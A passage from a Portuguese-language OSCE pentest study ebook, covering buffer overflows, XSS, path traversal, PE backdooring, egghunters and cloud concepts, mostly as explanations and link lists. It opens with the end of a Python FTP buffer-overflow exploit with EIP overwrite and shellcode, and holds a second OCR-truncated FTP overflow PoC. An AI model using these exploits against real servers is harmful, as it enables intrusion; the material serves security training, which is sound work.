move_esp = "\x81\xc4\xc0\xfd\xff\xff" # add esp,-240h
buf = 'A'*246 # EIP offset from findmsp
buf += eip # EIP overwrite
buf += move_esp
buf += 'C'*8 # Add 8 additional bytes of padding to align the bytearray with ESP
buf += shellcode
buf += 'D'*(bufsize - len(buf))

print "[+] Connecting..."

s = socket(AF_INET,SOCK_STREAM)
s.connect((ip,port))
s.recv(2000)
s.send("USER test\r\n")
s.recv(2000)
s.send("PASS test\r\n")
s.recv(2000)
s.send("REST "+buf+"\r\n")
s.close()

print "[+] Done."
```

NICO FTP SERVER BUFFER OVERFLOW

- POC:hhttps://medium.com/@s1kr10s/nico-ftp-3-0-1-19-buffer-overflow-seh-with-bypass-aslr-1c0e7a2d8da5
- https://www.exploit-db.com/exploits/45442
- https://www.exploit-db.com/exploits/45531
- Programa: https://en.softonic.com/download/nico-ftp/windows/post-download



CORE FTP SERVER BUFFER OVERFLOW

- POC: https://gist.github.com/berkgoksel/a654c8cb661c7a27a3f763dee92016aa
- https://www.exploit-db.com/exploits/44958
- Programa: http://www.coreftp.com/download.html

BUFFER OVERFLOW EXERCISES

- https://github.com/muhammet-mucahit/Security-Exercises

PACMAN'S FTP BUFFER OVERFLOW

- https://www.computersecuritystudent.com/SECURITY_TOOLS/BUFFER_OVERFLOW/WINDOWS_APPS/lesson1/index.html
- https://www.youtube.com/watch?v=w7HPtIBJmXQ
- https://medium.com/@rafaelrenovaci/exploit-to-pcman-ftp-server-2-0-7-remote-buffer-overflow-cffafb8faddb
- https://www.exploit-db.com/exploits/26471

EASY FILE SHARING FTP SERVER

- https://nafiez.github.io/security/integer/2018/09/18/ftp-overflow.html

```
ort socket, sys

len(sys.argv) <= 1:
int "Usage: poc.py <target_ip> <t
cit(1)
= sys.argv[1]
= int(sys.argv[2])

ftp = "\x2c" + "A" * 3000
ftp += "\x42"*30

socket.socket(socket.AF_INET, soc
onnect((ip, port))
ecv(1024)
end("USER anonymous\r\n")
ecv(1024)
end("PASS " + reqftp + "\r\n")
ecv(1024)
lose()
```

OSCP preparatório


- https://www.youtube.com/watch?v=kaCYeiQr1ak
- https://www.youtube.com/watch?v=RmpNQQwhDms
- https://www.youtube.com/watch?v=VX27nq6Ecjl
- https://www.youtube.com/watch?v=cr4m_-fC90Q

OSCE preparatório

- https://medium.com/@david.valles/the-road-to-osce-40b4c01db666
- https://jhalon.github.io/OSCE-Review/
- http://www.x0rsecurity.com/category/osce/
- https://stacktrac3.co/category/osce-prep/

Exercise Buffer Overflow 2

- https://www.youtube.com/watch?v=RFguUQCwDqY&list=PLZBei8sziuMHGcHwFklNKnT6t0_DqZ8pS



Reference

- https://blog.eccouncil.org/most-common-cyber-vulnerabilities-part-2-buffer-overflow/
- https://ilabs.eccouncil.org/buffer-overflow/
- https://www.veracode.com/security/buffer-overflow
- https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- https://owasp.org/www-community/attacks/Buffer_overflow_attack
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://www.inf.furb.br/~maw/arquitetura/aula16.pdf
- http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf
- https://www.cs.virginia.edu/~evans/cs216/guides/x86.html
- https://www.cin.ufpe.br/~arfs/Assembly/apostilas/Tutorial%20Assembly%20-%20Gavin/ASM3.HTM
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basic-programming-concepts-f88b233c63b7
- https://pentest.tonyng.net/a-stack-based-buffer-overflow/
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://pentest.tonyng.net/category/skills/buffer-overflow/
- https://en.wikipedia.org/wiki/Shellcode

Reference

- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU 9
- https://drive.google.com/drive/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU (Dev Exploit 1-2)
- https://en.wikipedia.org/wiki/Exploit_(computer_security)
- https://www.youtube.com/watch?v=qSnPayW6F7U
- https://www.youtube.com/watch?v=k8Sx01LrEJQ
- https://www.youtube.com/watch?v=1S0aBV-Waeo
- https://www.youtube.com/watch?v=vHfxCo_7sOY
- https://www.youtube.com/watch?v=UVtXaDtIQpg
- https://www.youtube.com/watch?v=hJ8IwyhqzD4
- https://www.youtube.com/watch?v=RF3-qDy-xMs&list=PLIfZMtpPYFP6_YOrfX79YX79I5V6mS0ci
- https://www.youtube.com/watch?v=IkUfXfnnKH4&list=PLIfZMtpPYFP6zLKlnyAeWY1I85VpyshAA
- https://www.youtube.com/watch?v=Ps3mZWQz01s&list=PLIfZMtpPYFP4MaQhy_iR8uM0mJEs7P7s3

Reference

- https://www.youtube.com/watch?v=FF7A-6WqxCo
- https://www.youtube.com/watch?v=H2ZTTQX-ma4
- https://acaditi.com.br/
- https://www.offensive-security.com/metasploit-unleashed/generating-payloads/
- https://gohacking.com.br/treinamentos/ehxd-sp06.html
- https://www.offensive-security.com/metasploit-unleashed/
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basic-programming-concepts-f88b233c63b7
- https://andreybleme.com/2019-07-06/etendendo-explorando-buffer-overflow/

Modulo 16

Cracking The Perimeter OSCE

Fundamentals Cracking the Perimeter

PROF. JOAS ANTONIO

SOBRE O EBOOK

- Aprender a identificar vulnerabilidades
- Configurações incorretas
- Ver casos de estudos sobre algumas vulnerabilidades
- Esse livro tem com base o curso CTP da Offensive Security, mas vou trazer não só para especialistas na área, mas também para os novos, aqueles que estão começando como PenTesters

SOBRE O AUTOR

- Pesquisador de segurança da informação pela Experience Security
- Autodidata na área
- Palestrante
- Instrutor de informática
- Fundador da Cyber Security UP
- Escritor

INTRODUCTION

Advanced PenTest

- Quando falamos em PenTest avançado, não estamos só citando o uso de ferramentas mais profissionais para quebrar a segurança de um sistema
- Mas sim, utilizar de técnicas que vai além de ferramentas comuns, usar técnicas avançadas de penetração
- Por exemplo: Engenharia reversa, Buffer Overflow, Desenvolvimento de exploits, criação de shellcodes, bypass em erros de configurações e por ai vai.

CTP (OFFENSIVE SECURITY)

- Cracking the Perimeter (CTP) é um curso on-line e autônomo que está entre os cursos de hacking e penetração éticos mais desafiadores disponíveis na indústria. Além do guia de curso tradicional e palestras em vídeo, cada aluno recebe acesso a um laboratório de testes de penetração virtual, no qual as técnicas aprendidas no curso podem ser praticadas em um ambiente seguro e legal. Você aprenderá como identificar vulnerabilidades difíceis de encontrar e configurações incorretas em vários sistemas operacionais e realizar ataques organizados de maneira controlada e focada. Após a conclusão bem-sucedida do curso e do exame de certificação, você se tornará oficialmente um Especialista Certificado em Segurança Ofensiva, o que prova que você não apenas domina as habilidades avançadas de testes de penetração, mas também tem a capacidade de pensar lateralmente e agir sob pressão.
- https://www.offensive-security.com/information-security-training/cracking-the-perimeter/

CTP (OFFENSIVE SECURITY)

- Cracking the Perimeter (CTP) é um curso on-line e autônomo que está entre os cursos de hacking e penetração éticos mais desafiadores disponíveis na indústria. Além do guia de curso tradicional e palestras em vídeo, cada aluno recebe acesso a um laboratório de testes de penetração virtual, no qual as técnicas aprendidas no curso podem ser praticadas em um ambiente seguro e legal. Você aprenderá como identificar vulnerabilidades difíceis de encontrar e configurações incorretas em vários sistemas operacionais e realizar ataques organizados de maneira controlada e focada. Após a conclusão bem-sucedida do curso e do exame de certificação, você se tornará oficialmente um Especialista Certificado em Segurança Ofensiva, o que prova que você não apenas domina as habilidades avançadas de testes de penetração, mas também tem a capacidade de pensar lateralmente e agir sob pressão.
- https://www.offensive-security.com/information-security-training/cracking-the-perimeter/

PRATICA

WEB APPLICATION

INTRODUCTION

APLICAÇÃO WEB

- Em computação, **aplicação web** designa, de forma geral, sistemas de informática projetados para utilização através de um navegador, através da internet ou aplicativos desenvolvidos utilizando tecnologias web HTML, JavaScript e CSS. Pode ser executado a partir de um servidor HTTP (*Web Host*) ou localmente, no dispositivo do usuário.
- Uma aplicação web também é definida em tudo que se é processado em algum servidor, exemplo: quando você entra em um e-commerce a página que você acessa antes de vir até seu navegador é processada em um computador ligado a internet que retorna o processamento das regras de negócio nele contido. Por isso se chama aplicação e não simplesmente site web.
- A função do servidor web é receber uma solicitação (requisição) e devolver (resposta) algo para o cliente.O browser permite ao usuário solicitar um recurso e quando o servidor responde a uma solicitação são encontrados recursos como: páginas HTML, figuras e documento PDF que são exibidas depois para o usuário. Geralmente os servidores enviam instruções para o browser escritas em HTML. O HTML diz ao browser como apresentar conteúdo ao usuário web.
- O servidor em si tem alguns recursos, mas por algumas deficiências não consegue processar tudo sozinho como: criações de páginas dinâmicas e o armazenamento de dados em um banco de dados.

APLICAÇÃO WEB

- Páginas dinâmicas – Quando a aplicação roda no servidor, este disponibiliza somente páginas estáticas. Porém, para efetuar essa comunicação é necessário o auxílio de uma outra aplicação de ajuda que é passada através de Servlet.
- Armazenar dados no servidor – Para efetuar essa ação o servidor precisa de uma aplicação de apoio (Servlet), fazendo com que o servidor envie esses parâmetros para o Servlet.
- As falhas de segurança podem surgir em diferentes etapas, tais como: análise de requisito; especificação; Implementação. Os riscos de aplicação na vulnerabilidade de uma empresa pode causar impactos.
- O HTTP usa um modelo de solicitações e respostas. Uma solicitação ocorre quando o usuário faz uma solicitação HTTP e o servidor web devolve uma resposta HTTP, sendo que o browser verifica como tratar esse conteúdo. Se a resposta que vem do servidor for uma página HTML, então é inserido na resposta HTTP.
- As diferenças entre as solicitações GET e POST são que enquanto o GET anexa dados do formulário no final da URL o POST inclui dados do formulário no corpo da solicitação.

SaaS

- **Software como serviço**, do inglês ***Software as a service (SaaS)***, é uma forma de distribuição e comercialização de *software*. No modelo *SaaS*, o fornecedor do software se responsabiliza por toda a estrutura necessária à disponibilização do sistema (servidores, conectividade, cuidados com segurança da informação), e o cliente utiliza o software via internet, pagando um valor pelo serviço.
- O modelo SaaS oferece software como serviço com propósitos específicos que estão disponíveis para os usuários na Internet. Os sistemas de software são acessíveis a partir de vários dispositivos por meio de uma interface cliente em uma rede de modelo cliente-servidor como um navegador Web. No SaaS, o usuário não administra as características individuais da aplicação, exceto configurações específicas. Sendo assim, os desenvolvedores se concentram em atualização e não na infraestrutura, levando ao desenvolvimento rápido de sistemas de software.
- A tecnologia utilizada não determina o modelo. O software utilizado pode ser inteiramente pela internet (utilizado via navegador) ou pode ter alguma instalação local (como no caso de softwares antivírus ou de backup). A característica principal é a não aquisição das licenças vitalícias, mas sim o direito pelo uso da licença a partir de pagamentos recorrentes, normalmente mensal ou anual.
- O modelo de serviço SaaS (Software as a Service) a receita gerada por um cliente vem ao longo de um período extenso. A maioria gera receita a partir de uma mensalidade (ou até mesmo anuidade). Caso o cliente fique insatisfeito por algum motivo ou perca o interesse pelo serviço, vai descontinuar o uso, fazendo com que a empresa incorra na perda dos recursos gastos para trazer e conquistá-lo.

CLIENT AND SERVER

- O **modelo cliente-servidor** (em inglês *client/server model*), em computação, é uma estrutura de aplicação distribuída que distribui as tarefas e cargas de trabalho entre os fornecedores de um recurso ou serviço, designados como servidores, e os requerentes dos serviços, designados como clientes.
- Geralmente os clientes e servidores comunicam através de uma rede de computadores em computadores distintos, mas tanto o cliente quanto o servidor podem residir no mesmo computador.
- Um servidor é um *host* que está executando um ou mais serviços ou programas que compartilham recursos com os clientes. Um cliente não compartilha qualquer de seus recursos, mas solicita um conteúdo ou função do servidor. Os clientes iniciam sessões de comunicação com os servidores que aguardam requisições de entrada.
- O modelo cliente-servidor foi desenvolvido na Xerox PARC durante os anos 70. Este modelo é atualmente o predominante nas redes informáticas. Email, a World Wide Web e redes de impressão são exemplos comuns deste modelo.

ADVANCED EXPLOIT

CROSS SITE SCRIPTING

CROSS SITE SCRIPTING

- Os ataques de Cross-Site Scripting (XSS) são um tipo de injeção, na qual scripts maliciosos são injetados em sites de outra forma benignos e confiáveis. Ataques XSS ocorrem quando um invasor usa um aplicativo da Web para enviar código mal-intencionado, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidos são bastante difundidas e ocorrem em qualquer lugar em que um aplicativo da Web use a entrada de um usuário na saída gerada sem validá-lo ou codificá-lo.
- Um invasor pode usar o XSS para enviar um script mal-intencionado a um usuário desavisado. O navegador do usuário final não tem como saber que o script não deve ser confiável e irá executar o script. Como ele acredita que o script veio de uma fonte confiável, o script mal-intencionado pode acessar cookies, tokens de sessão ou outras informações confidenciais retidas pelo navegador e usadas com esse site. Esses scripts podem até reescrever o conteúdo da página HTML.

CROSS SITE SCRIPTING

- Ataques Cross-Site Scripting (XSS) ocorrem quando:

Os dados entram em um aplicativo da Web por meio de uma fonte não confiável, com mais frequência uma solicitação da web.

Os dados são incluídos no conteúdo dinâmico que é enviado a um usuário da web sem ser validado para conteúdo malicioso.

- O conteúdo mal-intencionado enviado ao navegador da Web geralmente assume a forma de um segmento de JavaScript, mas também pode incluir HTML, Flash ou qualquer outro tipo de código que o navegador possa executar. A variedade de ataques baseados em XSS é quase ilimitada, mas eles geralmente incluem a transmissão de dados privados, como cookies ou outras informações da sessão, ao invasor, redirecionando a vítima ao conteúdo da Web controlado pelo invasor ou realizando outras operações maliciosas na máquina do usuário. sob o disfarce do site vulnerável.

CROSS SITE SCRIPTING: TIPOS

- Os ataques XSS geralmente podem ser categorizados em duas categorias: armazenados e refletidos. Há um terceiro tipo de ataque XSS, muito menos conhecido, chamado XSS baseado em DOM.

CROSS SITE SCRIPTING: TIPOS

Ataques XSS armazenados

- Ataques armazenados são aqueles em que o script injetado é permanentemente armazenado nos servidores de destino, como em um banco de dados, em um fórum de mensagens, registro de visitantes, campo de comentários etc. A vítima recupera o script mal-intencionado do servidor quando solicita o armazenamento armazenado. em formação. O XSS armazenado também é conhecido como XSS Persistente ou Tipo-I.

Ataques XSS Refletidos

- Os ataques refletidos são aqueles em que o script injetado é refletido no servidor da Web, como em uma mensagem de erro, resultado da pesquisa ou qualquer outra resposta que inclua parte ou a totalidade da entrada enviada ao servidor como parte da solicitação. Os ataques refletidos são entregues às vítimas por meio de outra rota, como em uma mensagem de email ou em outro site. Quando um usuário é levado a clicar em um link mal-intencionado, enviando um formulário especialmente criado ou até mesmo navegando em um site malicioso, o código injetado viaja para o site vulnerável, que reflete o ataque de volta ao navegador do usuário. O navegador então executa o código porque veio de um servidor "confiável". O XSS refletido também é conhecido como XSS Não Persistente ou Tipo II.

CROSS SITE SCRIPTING: TIPOS

Ataques XSS baseado em DOM

- A vulnerabilidade DOM (*Document Object Model*) Based XSS executa todos os códigos Java Script maliciosos localmente no browser da vítima, sem ter contato direto com o servidor. Esse tipo de ataque é menos comum pois depende que a página alvo tenha componentes específicos que permitam que a ativação dos códigos aconteça em tempo de execução, ao invés de ficar atrelado a página como os ataques anteriores.

CROSS SITE SCRIPTING: ATAQUES

Vamos ver como funciona o ataque? https://www.youtube.com/watch?v=nTvWqtYc5WY&t=361s

https://www.youtube.com/watch?v=D--gCvOS59g

https://www.youtube.com/watch?v=kh30yIrpU68

https://www.youtube.com/watch?v=QTS9jxaiHzw

https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)

https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002)

https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)

https://www.youtube.com/watch?v=gkMl1suyj3M

CROSS SITE SCRIPTING: CENÁRIO REAL

Vamos ver alguns cenários reais?

https://medium.com/@rohanchavan/a-unique-xss-scenario-1000-bounty-347f8f92fcc6

https://www.youtube.com/watch?v=dVkDbmY8_wo

https://omespino.com/write-up-1000-usd-in-5-minutes-xss-stored-in-outlook-com-ios-browsers/

https://www.youtube.com/watch?v=IG7U3fuNw3A

https://www.youtube.com/watch?v=YdXkw3DwDd4

https://www.youtube.com/watch?v=gVrdE6g_fa8

https://medium.com/bugbountywriteup/900-xss-in-yahoo-recon-wins-65ee6d4bfcbd?source=false--------1

https://medium.com/bugbountywriteup/file-upload-xss-patched-83ea55bb9a55?source=false--------8

CROSS SITE SCRIPTING: DICAS

- Utilize diferentes payloads
- Estude os tipos de XSS, o conceito é o mesmo, mas o que muda é a forma de exploração
- Então procure Write-ups sobre xss
- Bounty relacionados a falha de XSS
- Métodos para burlar um WAF
- Estudar JavaScript e APIs

ADVANCED EXPLOIT

Path Traversal

PATH TRAVERSAL

- **Path traversal** é uma das vulnerabilidades (erro de software) mais perigosas segundo o CWE/SANS Top 25. É um ataque utilizado por atacantes para obter acesso não autorizado a arquivos e diretórios, e através da sua exploração é possível comprometer completamente o servidor onde a aplicação se encontra.

PATH TRAVERSAL: ATAQUES

- **Vamos ver alguns ataques**
- https://www.infosec.com.br/path-traversal/
- https://www.youtube.com/watch?v=jJ0ijQ5pADE
- https://www.youtube.com/watch?v=ZYbU9_cksUs
- https://www.youtube.com/watch?v=DmGVipmtTS8

PATH TRAVERSAL: ATAQUES

- **Vamos ver alguns cenários**
- https://bugbountyforum.com/blog/security/exploiting-directory-traversal-on-yahoo/
- https://shahmeeramir.com/traversing-the-path-to-5000-in-help-337508087 04d
- https://medium.com/bugbountywriteup/find-path-traversal-cve-2005-3299-with-nmap-bada0eb72947
- https://en.internetwache.org/paypal-fixes-a-path-traversal-vulnerability-18-09-2013/
- https://twitter.com/0x01alka/status/826520689595265026

ADVANCED EXPLOIT

Backdoor

BACKDOOR

- Um backdoor é um meio de acessar um sistema de computador ou dados criptografados que ignoram os mecanismos de segurança habituais do sistema.
- Um desenvolvedor pode criar um backdoor para que um aplicativo ou sistema operacional possa ser acessado para solução de problemas ou outros fins. No entanto, os invasores geralmente usam backdoors que detectam ou instalam-se como parte de uma exploração . Em alguns casos, um worm ou vírus é projetado para tirar proveito de um backdoor criado por um ataque anterior.
- Seja instalado como uma ferramenta administrativa, um meio de ataque ou como um mecanismo que permite ao governo acessar dados criptografados, um backdoor é um risco de segurança, pois sempre tem criminosos ou hackers em busca de qualquer vulnerabilidade a ser explorada.

ADVANCED EXPLOIT

Backdooring PE exploit Windows

BACKDOOR PEPE

- Um **code cave** é uma série de bytes nulos na memória de um processo. O **code cave** dentro da memória de um processo geralmente é uma referência a uma seção das funções de script do código que tem capacidade para a injeção de instruções personalizadas. Por exemplo, se a memória de um script permitir 5 bytes e apenas 3 bytes forem usados, os 2 bytes restantes poderão ser usados para adicionar algum código externo ao script.

- Mais informações: https://www.codeproject.com/Articles/20240/The-Beginners-Guide-to-Codecaves

BACKDOOR PE: PRÁTICA e EXPLORAÇÃO DO WINDOWS

- https://captmeelo.com/exploitdev/osceprep/2018/07/16/backdoor101-part1.html
- **Backdoor Windows:** https://resources.infosecinstitute.com/back-dooring-pe-files-windows/#gref
- http://sector876.blogspot.com/2013/03/backdooring-pe-files-part-1.html
- https://www.cybrary.it/0p3n/windows-hacking-1-inject-backdoor-pe-file/
- https://haiderm.com/fully-undetectable-backdooring-pe-file/
- https://hansesecure.de/2018/06/backdooring-pe-file-with-aslr/
- https://www.youtube.com/watch?v=UdvoSBPjUgY
- https://gist.github.com/mgeeky/2193d0416e3c4ce49996ee6616e0bf0b

ADVANCED EXPLOIT

TÉCNICAS AVANÇADAS EM WINDOWS

MS07-017 –Dealing with Vista

- Vulnerabilidades no GDI que pode permitir a execução remota de código
- https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2007/ms07-017
- Detalhes da falha: https://support.microsoft.com/en-us/help/925902/ms07-017-vulnerability-in-gdi-could-allow-remote-code-execution

MS07-017 –Dealing with Vista: GDI

- **GDI**, ou **Graphics Device Interface**, é um dos três subsistemas principais do Microsoft Windows. É um padrão desse sistema operacional para representar objectos gráficos e transmiti-los para dispositivos de saída, como monitores e impressoras.

MS07-017 –Dealing with Vista: PRÁTICA

- https://medium.com/@notsoshant/windows-exploitation-aslr-bypass-ms07-017-8760378e3e84
- https://www.exploit-db.com/exploits/3688
- https://www.exploit-db.com/exploits/3804
- https://www.exploit-db.com/exploits/3755
- https://www.rapid7.com/db/vulnerabilities/WINDOWS-HOTFIX-MS07-017
- https://securiteam.com/windowsntfocus/5NP041FL5K/

CRACKING THE EGGHUNTER

- **O Egg Hunter** é uma técnica usada durante odesenvolvimento de **explorações** que pode pesquisar todo o intervalo de memória para um shellcode e redirecionar o fluxo para ele.

CRACKING THE EGGHUNTER: PRÁTICA

- https://www.nipunjaswal.com/2018/01/art-of-shellcoding-cracking-eggs-with-egghunters.html
- https://www.exploit-db.com/exploits/46018
- https://www.offensive-security.com/metasploit-unleashed/egghunter-mixin/
- https://medium.com/@rafaveira3/exploit-development-kolibri-v2-0-http-server-egg-hunter-example-1-5e435aa84879
- https://medium.com/egghunter/lampi%C3%A3o-1-vulnhub-walkthrough-c334aaa68cb9
- https://medium.com/@notsoshant/windows-exploitation-egg-hunting-117828020595
- https://subscription.packtpub.com/book/networking_and_servers/9781787121829/9/ch09lvl1sec94/exploiting-egg-hunters
- https://snowscan.io/egghunter/

ADVANCED EXPLOIT

0DAY de diferentes angulos

0DAY

- Uma nova vulnerabilidade que ainda não conta com *patch* ou revisões e pode ser empregada para realizar um ataque. O nome *0-day* (dia zero) faz referência a inexistência de revisões para minimizar o aproveitamento da vulnerabilidade.

0DAY Angle: Prática

- **Exploit Adobe 0day:** https://www.fireeye.com/blog/threat-research/2015/01/a_different_exploit.html
- **Exploit TFTP:** https://www.exploit-db.com/exploits/5314
- https://www.offensive-security.com/metasploit-unleashed/simple-tftp-fuzzer/
- https://github.com/nullsecuritynet/tools/tree/master/fuzzer/tftp-fuzz
- https://packetstormsecurity.com/files/111182/TFTP-Fuzzer-Script.html
- **Exploit HP OpenView NNM:** https://www.youtube.com/watch?v=2o3t16ED8g0
- https://www.youtube.com/watch?v=5CEAJTANsZk
- https://www.youtube.com/watch?v=CB625M1lWoo
- https://www.offensive-security.com/0day/hp-nnm-ov.py.txt
- https://greyshell.github.io/blog/2016/11/07/hpnmm-exploit/
- https://stateofsecurity.com/hp-openview-nnm-0day-lightthpd-dos/

ADVANCED EXPLOIT

NETWORK ATTACK ANGLE

NETWORK ATTACK ANGLE

- Alguns ângulos de ataques em infraestrutura
- Explorando falhas em serviços, equipamentos ou alguma configuração de um sistema

NETWORK ATTACK ANGLE: PRÁTICA

- **Bypassing Cisco Access Lists using Spoofed SNMP Requests:** https://securiteam.com/securitynews/5cp062agkc/
- https://www.reddit.com/r/networking/comments/6khyw2/bypassing_snmp_acls_on_a_cisco_router/
- https://github.com/nccgroup/Cisco-SNMP-Slap
- https://www.symantec.com/connect/articles/cisco-snmp-configuration-attack-gre-tunnel
- http://securiteam.net/securitynews/5CP062AGKC.html
- https://9emin1.github.io/progress/work/2019/02/11/osce-thoughts-and-opinions.html

NETWORK ATTACK ANGLE: PRÁTICA

- **Sniffing Remote Traffic via GRE tunnel:**
- https://worldhack3r.wordpress.com/2013/05/16/sniffing-remote-router-traffic-via-gre-tunnels/
- https://www.youtube.com/watch?v=ekz8LgTsD2o
- https://www.youtube.com/watch?v=XtnLiWjXRWg
- https://www.youtube.com/watch?v=wRIJe_depSI
- https://www.dailymotion.com/video/x3nkfac

CTP/OSCP/OSCE

https://www.securitysift.com/offsec-ctp-osce/
http://theevilbit.blogspot.com/2014/11/my-ctp-osce-story.html

REFERÊNCIAS

- https://pt.wikipedia.org/wiki/Software_como_servi%C3%A7o
- https://pt.wikipedia.org/wiki/Aplica%C3%A7%C3%A3o_web
- https://pt.wikipedia.org/wiki/Cliente-servidor
- https://www.owasp.org/index.php/DOM_Based_XSS
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.welivesecurity.com/br/2018/12/27/cross-site-scripting-xss-entenda-o-que-e-e-saiba-como-estar-protegido/
- http://www.andradesoto.com.br/2017/02/28/a-vulnerabilidade-path-traversal/
- https://www.owasp.org/index.php/Path_Traversal

FIM

Parceiros:

https://www.facebook.com/cybersecup
https://www.facebook.com/Expersec/
https://www.facebook.com/exchangesec/
https://www.facebook.com/como.hackear.curso/
https://www.facebook.com/deepcript/

Modulo 17

PenTest em Ambientes Cloud

PenTest em Ambientes Cloud PT.1

JOAS ANTONIO

SOBRE

- Conceitos básicos de Cloud;
- Material de estudo prático de PenTest;
- Foca no AWS e Azure;

Autor

- Joas Antonio;
- Entusiasta em Segurança da Informação;

Conceitos de Cloud

O QUE É CLOUD?

- Computação em nuvem (em inglês, cloud computing), é a disponibilidade sob demanda de recursos do sistema de computador , especialmente armazenamento de dados e capacidade de computação, sem o gerenciamento ativo direto do utilizador. O termo geralmente é usado para descrever centros de dados disponíveis para muitos utilizadores pela Internet. Nuvens em grande escala, predominantes hoje em dia, geralmente têm funções distribuídas em vários locais dos servidores centrais. Se a conexão com o utilizador for relativamente próxima, pode ser designado um servidor de borda.

- O armazenamento de dados é feito em serviços que poderão ser acedidos de qualquer lugar do mundo, a qualquer hora, não havendo necessidade de instalação de programas ou de armazenar dados. O acesso a programas, serviços e arquivos é remoto, através da Internet - daí a alusão à nuvem. O uso desse modelo (ambiente) é mais viável do que o uso de unidades físicas.

- Num sistema operacional disponível na Internet, a partir de qualquer computador e em qualquer lugar, pode-se ter acesso a informações, arquivos e programas num sistema único, independente de plataforma. O requisito mínimo é um computador compatível com os recursos disponíveis na Internet. O PC torna-se apenas um chip ligado à Internet — a "grande nuvem" de computadores — sendo necessários somente os dispositivos de entrada (teclado, rato/mouse) e saída (monitor).

TIPOS DE CLOUDS

- Atualmente, a computação em nuvem é dividida em dez tipos:

